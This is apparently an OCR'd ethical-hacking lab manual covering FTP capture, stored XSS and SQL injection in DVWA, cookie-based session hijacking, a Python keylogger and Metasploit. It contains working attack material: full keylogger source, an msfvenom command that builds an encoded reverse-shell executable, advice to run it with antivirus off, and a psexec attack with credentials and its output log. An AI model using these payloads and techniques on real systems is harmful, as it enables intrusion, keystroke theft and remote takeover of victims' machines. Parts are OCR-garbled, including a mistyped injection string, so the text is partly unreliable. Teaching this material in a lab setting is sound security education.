


Steps for FTP:


Visit Google Chrome > Search for Wireshark Sample Captures > Click on “SampleCaptures - Wireshark Wiki” > Ctrl F > Search for FTPv > Click on “FTPv6-1.cap” > Download it

Open Wireshark > Click on Folder > Open the downloaded file > In the Apply Filters tab, Type “ ftp.request.arg ” > Enter twice


Click the first link > Expand File Transfer Protocol (FTP) in Below Tab



Select the first link > Right CLick > Follow > TCP Stream >



Final Output:




Practical - 6

Aim: Persistent Cross-Site Scripting Attack

- **Set up a vulnerable web application that is susceptible to persistent XSS attacks.**
- **Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.**
- **Observe the consequences of the attack and understand the potential risks assocated with XSS vulnerabilities.**


Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.



7. Username = “Admin” and Password = “password”. Click on login.

8.Click on DVWA security and set the security to low.



9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.


Practical - 7

Aim: Session Impersonation with Firefox and Tamper Data


- **Install and configure the Tamper Data add-on in Firefox.**
- **Intercept and modify HTTP requests to impersonate a user's session.**
- **Understand the impact of session impersonation and the importance of session management.**

Steps:


1) **Install & Open FireFox Browser. Go to Add-ons and Search Tamper Data**
2) **Search for Cookie Editor and Add.**




3) **After adding both Add-ons. In new tab ,Go to http://www.techpanda.org/**
4) **Enter Email as: admin@google.com Enter Password as: Password2010**
5) **The Dashboard will be visible**




6) **Click on Cookie Editor Add-on Top Right Corner. Copy the session id.**




7) **Go to options/privacy/ and delete the cookies.**





8) Start Tamper Data > Click Yes


9) Go to http://www.techpanda.org/



10) In Index.php page . Paste Copied Session Copied Session id in Cookie and click on OK

11) In dashboard.php page Paste the Copied Session Id in Cookie and click Ok

12) You will be logged in dashboard directly without logging in.




Practical - 8

Aim: SQL Injection Attack

- **Identify a web application vulnerable to SQL injection.**
- **Craft and execute SQL injection queries to exploit the vulnerability.**
- **Extract sensitive information or manipulate the database through the SQL injection attack.**

Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.




7. Username = “Admin” and Password = “password”. Click on login.

8. Click on DVWA security and set the security to low.

9. Click on SQL Injection.

10. In User Id enter 1 and click on submit.

11. Type 1' or tue;# and click on submit.



Practical - 9

Aim: Creating a Keylogger with Python


- **Write a Python script that captures and logs keystrokes from a target system.**
- **Execute the keylogger script and observe the logged keystrokes.**
- **Understand the potential security risks associated with keyloggers and the importance of protecting against them.**

Note: Make sure you have the pynput **library installed (**pip install pynput**) before running this script.**

Code:

```
import logging
from pynput.keyboard import Key, Listener
# Setting the log directory
log_dir = ""
# Basic logging configuration
logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG,
format='%(asctime)s: %(message)s')
# Function to handle key press event
def on_press(key):
    logging.info(str(key))
# Starting the listener
with Listener(on_press=on_press) as listener:
    listener.join()
```

Output:



Practical - 10

Aim: Exploiting with Metasploit (Kali Linux)

- **Identify a vulnerable system and exploit it using Metasploit modules.**
- **Gain unauthorized access to the target system and execute commands or extract information.**
- **Understand the ethical considerations and legal implications of using Metasploit for penetration testing.**

Steps:

Boot kali linux in pendrive and open it in PC. Open metasploit and type exit command to quit. The directory will change to root@kali.
Type the following command.

1. msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe
2. msfconsole
3. use exploit/multi/handler
4. msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
5. payload => windows/shell/reverse_tcp
6. Show options
7. msf exploit(multi/handler) > set LHOST

192.168.9.191 8. LHOST => 192.168.9.191
9. msf exploit(multi/handler) > set LPORT
31337 10. LPORT => 31337
11. msf exploit(multi/handler) > exploit

PUT THE PAYLOAD GENEREATED IN A WINDOWS PC (MAKE SURE ANTIVIRUS IS OFF) AND RUN THE EXE FILE.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```